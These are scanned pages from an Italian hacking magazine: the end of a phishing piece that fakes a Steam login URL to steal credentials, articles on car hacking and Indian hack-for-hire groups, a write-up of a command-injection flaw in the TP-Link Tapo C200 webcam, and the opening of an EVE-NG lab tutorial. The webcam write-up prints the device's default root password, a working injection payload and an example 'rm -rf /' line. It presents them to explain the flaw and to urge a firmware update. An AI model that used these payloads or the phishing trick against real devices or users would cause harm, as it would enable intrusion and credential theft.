
Torniamo al nostro attacco e ipotizziamo che la vittima pensi di autenticarsi al nostro servizio tramite OpenID e che il provider OpenID sia Steam.

È importante osservare come in questo attacco, un elemento fondamentale sia la legittimità dell'URL che appare alla vittima nel momento in cui crede di fornire le sue credenziali al sito di Steam ufficiale. Tutti elementi estremamente pericolosi, che forniscono credibilità al nostro attacco:

```
<span id="domain-name">https://store.steampowered.com/login/<div></div></span>
```

Ovviamente, tutte queste tecniche poggiano e richiedono una buona dose di Phishing.

figura #9



La vittima, ignara, inserirà le proprie credenziali e una volta cliccato su "SignIn", username e password cadranno in possesso dell'attaccante.



INSICURI SUI QUATTRO RUOTE

Con tremila chip di almeno 40 tipi diversi, le nuove auto sono sistemi digitali con una superficie di attacco enorme. E ovviamente c'è già chi se ne sta approfittando!

Le automobili sono vulnerabili a un cyberattacco da remoto? La risposta è sì, sempre più spesso. E non solo le auto elettriche che si presume siano dotate di sistemi informatici avanzati. Anche una moderna berlina, persino un'utilitaria può essere hackerata. Questo dipende dal fatto che ormai da più di venti anni i sistemi critici di un'automobile sono gestiti con dei microchip. Secondo una indagine del New York Times in una berlina ci sono circa tremila chip di 40 tipi diversi, dai microcontroller (tipo Arduino) a veri e propri processori. È una delle ragioni per cui durante la pandemia le case automobilistiche hanno avuto difficoltà con la produzione di veicoli: la scarsità dei processori made in China ha impattato soprattutto loro. Dal punto di vista di chi vuole hackerare un'auto, però, questa è una vera e propria fortuna.

LE MARCHE PIÙ COLPITE

I diversi tipi di microcontroller e relativi firmware o sistemi più complessi offrono una montagna di opportunità per chi voglia

sperimentare con tecniche inedite e capire come funzionino. Dopo un rapido studio la parte più facile da capire è che **i chip utilizzati nel settore non vengono particolarmente curati dal punto di vista della prevenzione**. Sono state identificate da un gruppo di hacker etici americani varie vulnerabilità di Ferrari, Bmw, Rolls Royce e Porsche. Ma i marchi sono molti di più, anche perché spesso le componenti sono riutilizzate da brand diversi. In particolare, spiega il ricercatore di cybersicurezza Sam Curry, è possibile accendere da

remoto a vari modelli di Kia, Honda, Infiniti, Nissan e Acura. Oppure si possono controllare varie funzionalità delle Mercedes, delle Hyundai e delle Genesis.

SFONDARE I PORTALI?

Non ci sono solo le vulnerabilità delle auto ma anche quelle dei sistemi gestionali delle aziende che le producono. Si possono anche, secondo altre fonti, violare i siti di BMW, Rolls Royce, Ferrari e Spireon prendendo il controllo degli account degli acquirenti di queste automobili, ricavare numero di telaio e di serie



figura #1

Le auto di Elon Musk non hanno chiavi meccaniche o fili dell'accensione da mandare in corto per avviare il mezzo. Per aprirle, secondo il consulente per la sicurezza Sultan Qasim Khan, di Ncc Group, basta intercettare la comunicazione Bluetooth.

La sicurezza su auto e scooter

Le più insicure? Le auto, le motorette e gli scooter dei servizi di sharing. Perché sono dotate di ulteriore elettronica per la gestione da remoto. Sul Dark Web c'è chi spiega come fare a girare con i monopattini elettrici senza pagare. Invece, le più sicure sono le auto d'epoca, quelle senza elettronica se non nella centralina del motore, e dotate di solide serrature con chiavi ben codificate. Certo, possono essere forzate con lo scasso, ma molti modelli una volta aperti non possono essere messi in modo neanche intrecciando i fili del generatore e del blocchetto dell'accensione.

dei modelli comprati, creare account aziendali fasulli e fare modifiche, creare liste di accesso e modificare per esempio l'indicazione di chi ha comprato un particolare modello o pezzo di ricambio. Secondo Curry, anche Ford, Reviver, Porsche, Toyota, Jaguar e Land Rover hanno problematiche simili, che permettono se non altro di rivelare i nomi, gli indirizzi, la mail e il telefono dei clienti che hanno acquistato i veicoli negli ultimi anni.



figura #2

La nuova leva delle automobili che utilizzano sistemi operativi di guida autonoma usa DriveWorks, sviluppato da Nvidia, che fornisce anche l'hardware. Red Hat ha sviluppato il suo IVOS, In-Vehicle Operating System basato su RHEL, Red Hat Enterprise Linux. Google, Microsoft e Apple collaborano per creare una piattaforma comune di guida autonoma chiamata Mentor Nucleus OS.

INSICUREZZA DI MASSA

L'automobile è uno dei sistemi di trasporto più utilizzato e diffuso al mondo. Si può accedere facilmente ai sistemi perché non cambiano dopo essere stati messi in commercio. Sono basati su versioni che non vengono mai patchate di Android per il sistema di infotainment o anche del VOS, il Vehicle Operating System che controlla il motore, la trasmissione e altre funzioni di guida dell'automobile. Con il passare del tempo le vulnerabilità vengono scoperte ma le auto, che hanno cicli di vita di dieci e più anni, non prevedono neanche la possibilità di aggiornamenti.

ENTRARE SENZA PROBLEMI

Il primo punto di insicurezza è l'apertura dell'auto quando questa avviene senza chiavi. In Germania su 237 modelli di auto che si aprono keyless, 230 possono essere aperti con un attacco di tipo relay, cioè registrando e ripetendo il segnale codificato. Ma ci sono anche gli attacchi che permettono di sfruttare le vulnerabilità dei sistemi interni e di controllare tutto: dal sistema di intrattenimento all'accensione sino all'impianto di climatizzazione. Questo dell'insicurezza delle auto moderne è uno dei problemi più grandi che, nei prossimi anni, peggiorerà sempre di più man mano che gli attuali, nuovi modelli, invecchieranno senza patch.

La maledizione delle auto keyless

Nel 2019 uno studio condotto da un'associazione di consumatori britannica ha scoperto che è possibile rubare più di 200 modelli di automobile utilizzando un telecomando hackerato. Includere quattro delle cinque auto più vendute in Gran Bretagna all'epoca: Ford con Fiesta e Focus, Volkswagen con la Golf e Nissan con Qashqai. Il quinto modello, la Opel Corsa, non può essere rubata solo perché non ha l'apertura senza chiavi. Il telecomando, spiega lo studio, può essere costruito comprando poche componenti elettroniche a basso costo e usando software disponibile in Rete. Non viene usato per rubare l'auto ma per portare via quel che c'è a bordo durante le soste.



IL MERCATO INDIANO DEI CYBER-MERCENARI

Furto di informazioni sensibili, sabotaggi e ricatti. Ecco come gli abilissimi informatici rimasti senza lavoro si sono riciclati come attaccanti, mettendo sottosopra la Rete

Prima, c'è stata la fine del mercato dell'outsourcing, l'esternalizzazione dei servizi IT di multinazionali americane ed europee verso aziende indiane, dove i programmatori sono molto bravi e costano meno dell'equivalente occidentale, poi l'esplosione dell'intelligenza artificiale, delle piattaforme cloud e dei servizi già strutturati di Google, Microsoft e AWS Amazon. Adesso è il turno dell'**hack-for-hire**, ovvero la possibilità di diventare cybermercenari, trasformarsi da white-hat e hacker etici in black-hat e hacker che attaccano per creare davvero dei danni e trafugare informazioni.

ATTACCHI A "FIN DI MALE"

Il mercato indiano dell'hack-for-hire è diventato così una realtà, anche se, a tutt'oggi, è difficile quantificare l'entità di tale fenomeno. Sta di fatto che in India, come in altre parti del mondo, ci sarebbero individui o gruppi di individui che offrirebbero i

loro servizi di hacking a terze parti per scopi illeciti, come il furto di informazioni sensibili o il sabotaggio di sistemi informatici. Tuttavia, non bisogna subito etichettare questi hacker indiani – che compiono attacchi a "fin di male" – come criminali che operano per forza illecitamente, e considerare il loro lavoro come un reato. Molti di questi gruppi, infatti, agirebbero da remoto per conto di aziende di servizi di consulenza per la sicurezza

digitale, le quali, nondimeno, sarebbero solo una copertura per attacchi mirati su commissione. Attacchi di spionaggio industriale, sabotaggio, fino alla ricerca di prove di tradimenti o di soldi "imboscati" in divorzi e cause di separazione.

DOVE? A GURUGRAM!

Pare che nella cittadella della tecnologia di Gurugram, nello stato di Haryana, dove hanno sede tutte le grandi aziende come Google,

Secondo il Centro internazionale per gli studi e la strategia CSIS, l'hack-for-hire copre buona parte delle attività criminali online e supera l'1% del prodotto interno lordo mondiale.



Gli attacchi dei cybermercenari provengono spesso da Paesi come Cina, Russia, Corea del Nord, Iran e India.

Meta e Microsoft, alcune imprese di consulenza indiane facciano da copertura a un giro di cybermercenari che attaccherebbero privati cittadini in tutto il mondo con tariffe che vanno da poche centinaia a qualche migliaio di dollari. Sfonderebbero gli account Facebook e i backup di Android, scaricherebbero i dati, filtrerebbero la corrispondenza e le immagini alla ricerca di quello che il committente chiede. Una vera e propria industria dell'hack su richiesta, in pratica, perfetta per fidanzati gelosi, amanti traditi, dirigenti in cerca di vendetta contro colleghi scomodi, segreti industriali, piani marketing per prodotti ancora da lanciare. E dietro a tutto ciò non ci sarebbero gruppi hacker sconosciuti, come spesso avviene. Bensì aziende note, come BellTroX e Appin, che hanno una facciata "pulita" da consulenti, ma di nascosto fanno lavori online illegali grazie ai cybermercenari.

SECONDO GOOGLE E GLI ALTRI

I ricercatori per la sicurezza del gruppo di Google distinguono questi gruppi di "hack-for-hire" dai fornitori di sorveglianza commerciale che vendono capacità tecniche. I gruppi, dicono, "conducono gli attacchi da

soliti", hanno organigrammi ben definiti e, ovviamente, agiscono nell'illegalità più completa. Reuters, la famosa agenzia britannica, ha registrato alla fine del 2022, 75 attacchi mirati ad aziende e dirigenti europei e statunitensi. Ma ci sono anche attivisti dei diritti umani, giornalisti, magistrati e altre figure in possesso di importanti informazioni o bersaglio di campagne di odio. Tej Singh Rathore, un hacker indiano di 28 anni "passato al lato oscuro", si è vantato con i giornalisti sotto copertura per un'altra inchiesta del Sunday Times, di aver violato più di 500 account di posta e di aver compromesso un migliaio di profili Facebook e LinkedIn. Secondo l'uomo, "La Gran Bretagna e tutto il mondo oggi stanno usando gli hacker indiani".

ATTACCANTI E VITTIME

Le violazioni compiute da questo tipo di cybercriminali, pare siano relativamente poche ma estremamente fruttuose. Non si tratterebbe di attacchi su misura (i più insidiosi, se ben condotti, visto che non mostrano i danni che fanno e sono spesso relativi alla cancellazione dei dati o alla richiesta di ransomware), ma di azioni che mirano a scoprire dei segreti e a entrare in possesso di informazioni riservate per conto di un

committente che, solo successivamente, ne trarrà un vantaggio.

APPIN E BELTROX?

Aziende come Appin, nata a New Delhi nel 2010 e bloccata dalle autorità pochi anni dopo, pare fosse il centro di sviluppo di questo tipo di attività. Sono aziende nate come normali società di investigazioni digitali o come aziende che si occupavano di cybersicurezza e sono diventate rapidamente dei "detective privati" al soldo di committenti senza scrupoli. Avrebbero fornito sottobanco servizi illegali e permesso per esempio la violazione di centinaia di sistemi pubblici e il furto di informazioni protette da segreto industriale.

Appin è stata smascherata da alcuni esperti norvegesi di sicurezza ed è stata chiusa, anche se i suoi esperti si sono riciclati con altre aziende (forse per fornire gli stessi servizi?). BellTroX, invece, smascherata dai servizi americani che hanno cercato di arrestare il suo responsabile, Sumit Gupta, pare abbia violato più di diecimila account di posta e altrettanti account di Facebook. Meta ha cancellato i 400 account di BellTroX che sarebbero stati usati per tendere trappole agli utenti con richieste di amicizia necessarie alla parte di ingegneria sociale.

Il vaso di Pandora

Sono state alcune inchieste giornalistiche condotte negli ultimi mesi a far emergere il fenomeno dell'hack-for-hire indiano. In particolare, due giornalisti britannici si sono travestiti da ex agenti dei servizi segreti di Sua Maestà, hanno creato una finta società di consulenza per le investigazioni "particolari" a Londra e poi hanno preso contatto e quindi sono andati in India per cercare degli "hacker non etici" da far lavorare per loro in presunte "indagini particolari". Hanno scoperchiato il vaso di Pandora.





IL PERICOLO ARRIVA DALLA WEBCAM

A cura di
Luca Tringali

Una delle videocamere IoT più vendute in assoluto contiene una vulnerabilità che permette, a chiunque abbia la possibilità di fare chiamate HTTP nella rete locale, di ottenere una shell remota con privilegi di root

Dispositivi **IoT**. Ormai popolano le nostre case e possono essere assimilati a dei piccoli Pc che, per loro natura, sono connessi alla rete locale o a Internet. E come tutti i terminali risultano essere vulnerabili a diversi tipi di attacchi, dovuti spesso a uno spettro di vulnerabilità che è tanto più ampio quante più funzioni ha lo stesso dispositivo. Uno dei problemi più noti legati alla sicurezza è dato sovente dalla volontà dei produttori di renderli comodi da configurare, e ciò comporta l'implementazione di un vero e proprio sistema operativo, solo per mostrare un'interfaccia web con una procedura guidata. Se si

utilizzasse un microprocessore a 8 bit, paradossalmente, oltre a consumare meno, il rischio di un'esecuzione remota di codice malevolo sarebbe molto inferiore. Ma si sa, un prodotto non può essere adatto al grande pubblico se non è prima di tutto bello, comodo e semplice. Prendiamo per esempio una videocamera **IoT**: è uno dei prodotti di maggior successo, si trova nei primi risultati di ricerca su Amazon e costa poche decine di euro. Stiamo parlando di dispositivi in grado di gestire anche flussi video Full HD, che necessitano di una certa potenza di calcolo e sono controllabili da remoto. Ed è proprio assieme a quest'ultima caratteristica che si ritrova un palese problema relativo

alla sicurezza. Perché? Beh, per il semplice fatto che il flusso video viene inviato sul "cloud" e che la stessa videocamera è gestibile con un'apposita applicazione. Certo, per l'utente medio questo è molto comodo, non c'è dubbio, ma chi è più preoccupato per la propria privacy probabilmente non vedrà di buon occhio il fatto che non sia possibile disabilitare la connessione verso il cloud. Ovviamente, si può sempre impostare un firewall in uscita sul proprio router e impedire alla webcam di inviare dati al di fuori della rete locale, ma siamo sicuri che sia una cosa alla portata di tutti? Di recente, un gruppo di hacker pare abbia scoperto un problema simile relativo alla videocamera Tapo c200,

GLOSSARIO DI BASE

CONSOLE SERIALE

Per accedere a un sistema operativo serve come minimo la sua shell. Sui Pc ci sono porte HDMI e USB per collegare schermo e tastiera. Sugli embedded si usa una porta seriale per connettersi e visualizzare il terminale.

DEASSEMBLARE

Quando un programma è compilato in linguaggio macchina e non è disponibile il sorgente, bisogna eseguire l'operazione inversa.

REVERSE SHELL

Invece di connettersi a un server, un malintenzionato può lanciare sulla macchina "vittima" un comando che la fa connettere a un server, e può usare questa connessione per entrare nel sistema remoto con una shell.

IOT

Acronimo di Internet of Things, neologismo che indica l'estensione di Internet al mondo degli oggetti d'uso quotidiano.

figura #1

```

1  int set_language(int *remote_host, char *language)
2  {
3      int iVar1;
4      char *iVar2;
5      int response_code;
6      undefined buf [512];
7      char command [512];
8      int local_18;
9      memset(command,0,0x200);
10     memset(buf,0,0x200);
11     local_18 = 0;
12     iVar1 = json_is_obj(language);
13     if (iVar1 == 0) {
14         response_code = -0xd4d1;
15     }
16     else {
17         iVar2 = json_object_to_json_string(language);
18         snprintf(command,0x200,"dbus call system_state_audio set_language '%s'",iVar2);
19         iVar2 = exec_and_read_json(command,buf,0x200);
20         if (iVar2 != (char *)0x0) {
21             iVar1 = json_obj_get_int(iVar2);
22             if ((iVar1 < 0) || (local_18 != 0)) {
23                 json_free_obj(iVar2);
24             }
25             else {
26                 json_free_obj(iVar2);
27                 iVar2 = (char *)func_0x00417900();
28                 if (iVar2 != (char *)0x0) {
29                     json_add_int(iVar2,"error_code",local_18);
30                     pcVar2 = json_object_to_json_string(iVar2);
31                     slp_http_response_json(remote_host,(int)pcVar2);
32                     iVar1 = json_obj(iVar2);
33                     return iVar1;
34                 }
35             }
36             response_code = -0xd4c5;
37         }
38         iVar1 = slp_http_response_err_code(remote_host,response_code);
39         return iVar1;
40     }
41 }

```

La community hacker che si interessa alle Tapo ha provato a deassemblare il server web, che poi è una versione di uhttpd personalizzata da Tp-Link. FONTE: <https://github.com/nervous-inhuman/tplink-tapo-c200-re>.

prodotta da TP-Link. Anche se molto meno palese e più insidioso. Nello specifico, per rendere la configurazione della webcam semplice e, possiamo ipotizzare, anche più economica da realizzare, il sistema della Tapo c-200 è stato basato su OpenWRT. Dentro la webcam esiste, in sostanza, una completa piattaforma embedded con un sistema GNU/Linux e una shell (completa di strumenti per gestire le connessioni). Significa che chi riesce a eseguire codice su questo dispositivo ha di fatto un perfetto punto di partenza per scansionare e attaccare tutta la rete locale a cui la webcam è connessa.

ESEGUITO COME ROOT

OpenWRT di per sé è una ottima soluzione, certamente più sicura e affidabile di alternative proprietarie prive del rigoroso processo di verifica

condivisa da migliaia di utenti in tutto il mondo. Il problema risiede nel modo in cui viene utilizzato e soprattutto nel software customizzato della Tapo. Ma facciamo qualche passo indietro. Per capire quanto la Tapo c-200 sia un vero e proprio PC GNU/Linux embedded basta rendersi conto che è persino disponibile una **console seriale**, accessibile tramite un normale connettore UART (quelli che si utilizzano anche per gli Arduino Pro Mini e Mega). La community di hardware hackers (<https://github.com/nervous-inhuman/tplink-tapo-c200-re>) ha ormai da alcuni anni scoperto che, rimuovendo la parte superiore della videocamera, si può ruotare la plastica nera su cui è fissata la videocamera per raggiungere il retro, con la board. Sul circuito stampato sono disponibili diversi contatti "pronti da saldare", tra cui un eventuale ethernet e i pin per lo UART (Rx,Tx, e il Ground, l'alimentazione 5V non è necessaria perché arriva già dall'alimentatore della Tapo). Saldati i cavi e connesso l'adattatore UART-USB al proprio PC, è possibile utilizzare un monitor seriale a 57600 baud per vedere i

messaggi di boot del sistema GNU/Linux. Al termine del boot, basta premere **Invio** per vedere apparire il prompt di login (le credenziali sono **root** e **slprealtek**, come username e password). Si ottiene, quindi, una shell di root. Questo facilita notevolmente il reverse engineering, ed è quello che permette di capire come funzioni la webcam. I flussi video sono forniti tramite protocollo RTSP, mentre i comandi possono essere impartiti via HTTP. Ciò significa che ci deve essere qualche programma che si occupa di questi aspetti e che sta in ascolto sulle porte 443 (HTTPS per il controllo remoto), 554 (video RTSP), e 2020 (ONVIF, per motion detection). Se si prova a lanciare netstat si vedono le varie porte e i processi responsabili: **[figura #2]** Ci sono alcune porte UDP, una in particolare (20002, aperta anche via TCP) sembra essere utilizzata dal programma che si connette al cloud di TP-Link. Il programma in ascolto sulla porta 443, quella che offre le API per la gestione dei movimenti della webcam, è uhttpd, un webserver lite integrato in OpenWRT. Sembra, però, che TP-Link abbia modificato

L'entità della vulnerabilità

Per poter sfruttare questa vulnerabilità un attaccante deve già avere un punto di azione all'interno della rete locale di una vittima. È però una di quelle vulnerabilità che permette una escalation dell'attacco, perché per innescarla il malintenzionato ha bisogno solo della possibilità di fare chiamate http verso un IP della rete locale. Naturalmente, non ha modo di sapere quale sia l'IP della Tapo, ma può sempre provare a lanciare diverse richieste, del resto le LAN domestiche hanno al massimo gli IP nella classe 192.168.0.0/24 oppure 192.168.1.0/24. Ciò significa che quello che poteva essere un problema molto piccolo, al massimo una fastidiosa serie di chiamate "inutili" dentro la propria LAN, diventa un problema molto serio, perché il criminale può ottenere una completa shell remota nella rete della vittima. Soprattutto se consideriamo che l'eseguibile uhttpd è eseguito dall'utente root, quindi poi il malintenzionato avrebbe accesso a tutti gli strumenti di OpenWRT.

figura #2

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:8800	0.0.0.0:*	LISTEN	920/cet
tcp	0	0	0.0.0.0:20002	0.0.0.0:*	LISTEN	325/tp_manage
tcp	0	0	0.0.0.0:2020	0.0.0.0:*	LISTEN	969/nvid
tcp	0	0	0.0.0.0:554	0.0.0.0:*	LISTEN	920/cet
[...]						
tcp	0	0	0.0.0.0:443	0.0.0.0:*	LISTEN	863/uhttpd
tcp	0	0	192.168.1.80:37380	52.19.66.90:443	ESTABLISHED	507/cloud-brd
udp	0	0	0.0.0.0:20002	0.0.0.0:*		325/tp_manage
udp	0	0	0.0.0.0:38000	0.0.0.0:*		1087/ntpd

direttamente il sorgente di uhttpd per integrare le sue funzioni, quindi tutto il codice è integrato nell'eseguibile, e l'unico modo per analizzarlo consiste nel **deassemblare** il binario.

Uno dei software più utilizzati per **deassemblare** e analizzare software vario, soprattutto non eseguibili Windows, è Ghidra. Si tratta di un programma pubblicato dalla National Security Agency, che veniva forse utilizzato per analizzare programmi e trovare vulnerabilità da attaccare per spiare i "nemici" degli Stati Uniti. Il programma è ora su Github, e gli hacker che studiano la C200 lo hanno usato per cercare di capire come funzionino le API. Quello che però risalta, tra le varie funzioni deassemblate, è questo:

```
int set_language(int *remote_
host, char *language)
[...]
```

```
iVar1 = jso_is_obj (language);
if (iVar1 == 0) {
response_code = -0x9d11;
} else {
ivar2 = json_object_to_json_
string(language) ;
snprintf (command, @x200,"ubus
call system state_audio set_
language \"%s\"", iVar2);
iVar2 = exec_and_read_json(
command, buf ,0x200) ;
```

La funzione **set_language** viene utilizzata da un'altra funzione (il cui nome stimato da Ghidra è **uh_slp_proto_request**) che le passa dati ottenuti in input dal server web come argomenti della richiesta POST (all'indirizzo /). Il problema è che la funzione esegue il comando **ubus** in una shell di sistema con l'argomento in formato JSON. Ma non esegue alcun controllo sull'escape della stringa JSON. L'argomento viene infatti incluso tra due apici singoli, ma se non si impedisce all'utente di inserire apici singoli, questo può interrompere il comando e inserire, quindi, un altro comando dopo di esso. Per esempio, questo è un comando con una stringa gestita come un testo unico:

```
echo 'questa è una prova'
```

Ma se il testo, invece, contenesse due apici singoli si potrebbe inserire un ulteriore comando:

```
echo 'questa'; rm -rf /; echo ''
```

Ciò significa che, se se si chiama il server della Tapo c200 passando nella richiesta questa stringa JSON:

```
{"method": "setLanguage",
"params": {"payload": "''; touch
poc;'"}}
```

Il server web eseguirà il comando:

```
ubus call system_state_audio
set_language '{"payload": "'';
touch poc;'"}
```

Che poi in realtà sono questi tre distinti comandi uno dopo l'altro:

```
ubus call system_state_audio
set_language '{"payload": "'';
touch poc;
'"}
```

Ciò permette a un malintenzionato di eseguire qualsiasi comando, anche ottenendo una completa shell remota. Il sistema della Tapo C200 contiene anche **netcat**, quindi basta lanciarlo per avere una **reverse shell**.

La soluzione

Il firmware della Tapo C200 precedenti al 1.1.15 sono vulnerabili a questo tipo di attacco: per proteggersi basta aggiornare il firmware. Trattandosi di un dispositivo embedded, bisogna seguire la procedura prevista dell'applicazione Tapo. Aperta l'applicazione, bisogna selezionare una videocamera e poi cliccare sul pulsante delle impostazioni. Qui, scorrendo, appare l'attuale numero di versione del firmware, e cliccandoci sopra viene verificata la presenza di eventuali aggiornamenti. Nel momento in cui scriviamo TP-Link è in procinto di rilasciare un aggiornamento che risolve la vulnerabilità.





SICUREZZA

EVE-NG

La vostra prima rete virtuale

Creare uno spazio sicuro senza comprare alcunché per imparare 24

ANALISI FORENSE

Investigatore digitale anch'io!

Tool e guida per mettere in pratica le tecniche giuste 32

METASPLOITABLE³

È ora di scoprire i servizi UDP

Acquisire nuove skill da penetration tester 38

SHODAN

Attenti alle telecamere IP!

Quando gli hacker s'impossessano delle videocamere di sicurezza 44

SOCIAL

Così ti rubano l'account Instagram

Inchiesta shock: come non cadere vittima dei nuovi attacchi 48

PRIMA PARTE

COME CREARE UNA RETE VIRTUALE


Virtualizzare e testare sistemi complessi è possibile. Ecco come dar vita a uno spazio sicuro senza spendere una cifra per acquistare attrezzature fisiche con cui fare pratica

E **mulated Virtual Environment - Next Generation (EVE-NG)** è una piattaforma laboratorio di reti virtuali (VNL, Virtual Network Laboratory) e presenta un ampio ventaglio di utilizzi: può essere adoperata da chi è alle prime armi come complemento pratico/applicativo in ambito didattico, da chi spiega la teoria del networking nelle scuole superiori permettendo agli studenti di esercitarsi su configurazioni di reti complesse e da chi si cimenta nello sviluppo di applicazioni distribuite **figura #1**. È infatti del tutto irrealistico, se ci pensate, aspettarsi che uno studente sia in grado di fare esercitazioni a casa, quando in genere ha l'accesso a un singolo computer connesso a Internet attraverso un router... È facile comprendere come l'utilizzo di componenti fisici di

rete (per esempio computer, switch, router e via dicendo) risulti essere ingombrante nonché dispendioso. E poi è quasi utopistico pensare che, in


un laboratorio, tali dispositivi costituenti una rete possano essere messi a disposizione di ogni singolo individuo. Con un VNL, invece, a seconda delle

figura #1



Un esempio di applicazione di EVE-NG è relativo all'ambito didattico avanzato, visto che ben si presta a chi deve spiegare la gestione di una rete durante master/corsi universitari.

figura #2



Uno schema di massima Hypervisor. Tipo 1 a destra, Tipo 2 a sinistra. Al primo appartengono progetti come Xen Server e Proxmox. Al secondo, progetti come Vmware Workstation Player e VirtualBox.

funzioni implementate, è possibile simulare un numero arbitrario di elementi di una rete coprendo piccole LAN in uffici e reti locali fino a medie e grandi realtà per applicazioni di test e sviluppo.

LABORATORY AS A SERVICE

Le modalità di approccio nel tempo si sono affinate portando alla simulazione e virtualizzazione di esperienze di produzione in ambienti isolati per progettare, eseguire e testare la topologia di rete prima della realizzazione pratica negli ambienti reali. In tali scenari, un VNL presenta diversi vantaggi. Per esempio? **È poco costoso e non ingombrante, soprattutto se si pensa alle decine di dispositivi fisici da dover anche cablare;** sviluppatori e amministratori possono testare simultaneamente la propria porzione di interesse e interconnetterla con altri blocchi al fine di ottenere la topologia

della rete globale qualunque risulti la sua complessità. Ultimo, ma non per questo meno importante, un VNL può essere creato dinamicamente sfruttando macchine virtuali su sistemi host aprendo all'infrastruttura cloud condizione, questa, che riduce la necessità di avere un sistema fisico in loco; tale servizio è noto con l'acronimo **LaaS (Laboratory as a Service)**.

LA PAROLA MAGICA

Virtualizzazione. Di tale parola non si può dare una definizione accurata poiché in essa si "cela" un mondo variegato. Volendo comunque provarci, si può affermare che la virtualizzazione è una "rappresentazione logica delle risorse che un sistema host mette a disposizione del sistema virtualizzato (guest)". La parola "risorsa" può fare riferimento all'hardware – CPU, RAM, spazio hard disk e rete – così come a una varietà di ambienti software

(sistemi operativi, file system e applicazioni). La virtualizzazione, poi, nasconde i dettagli dell'implementazione e trasforma le varie risorse fisiche in uno o più ambienti di configurazione, permettendo agli utenti di eseguire più sistemi contemporaneamente, in spazi indipendenti, su un solo host, ottimizzando il livello d'utilizzo dell'hardware. Il "livello software" che fornisce l'astrazione tra l'hardware reale del sistema host e l'ambiente virtuale è detto **Hypervisor** che si può dividere in due tipi [figura #2]:

Tipo 1: detti **bare metal** o "nativi" poiché è la piattaforma di virtualizzazione a essere installata direttamente sull'hardware.

Tipo 2: detti **hosted**, o **virtualizzazione residente**, necessitano di essere "ospitati", ovvero installati, su un sistema


GLOSSARIO DI BASE

VMM

Acronimo di Virtual Machine Monitor; livello software di un sistema di virtualizzazione responsabile della fornitura delle risorse al sistema virtualizzato (guest).

HYPERVERSOR

Responsabile dell'hosting e gestione delle macchine virtuali, ovvero dei sistemi guest. È a diretto contatto con l'hardware del sistema che lo ospita (host). Hypervisor e VMM non sempre sono strettamente distinti, generalmente Hypervisor può essere tradotto in VMM.



VMware Worstation Player può essere eseguita sulla maggior parte dei sistemi operativi host a 64 bit. Sono consigliati almeno 4GB di RAM.

operativo host (per esempio GNU/Linux e Microsoft Windows).

PRIMA, INSTALLARE UN HYPERVISOR

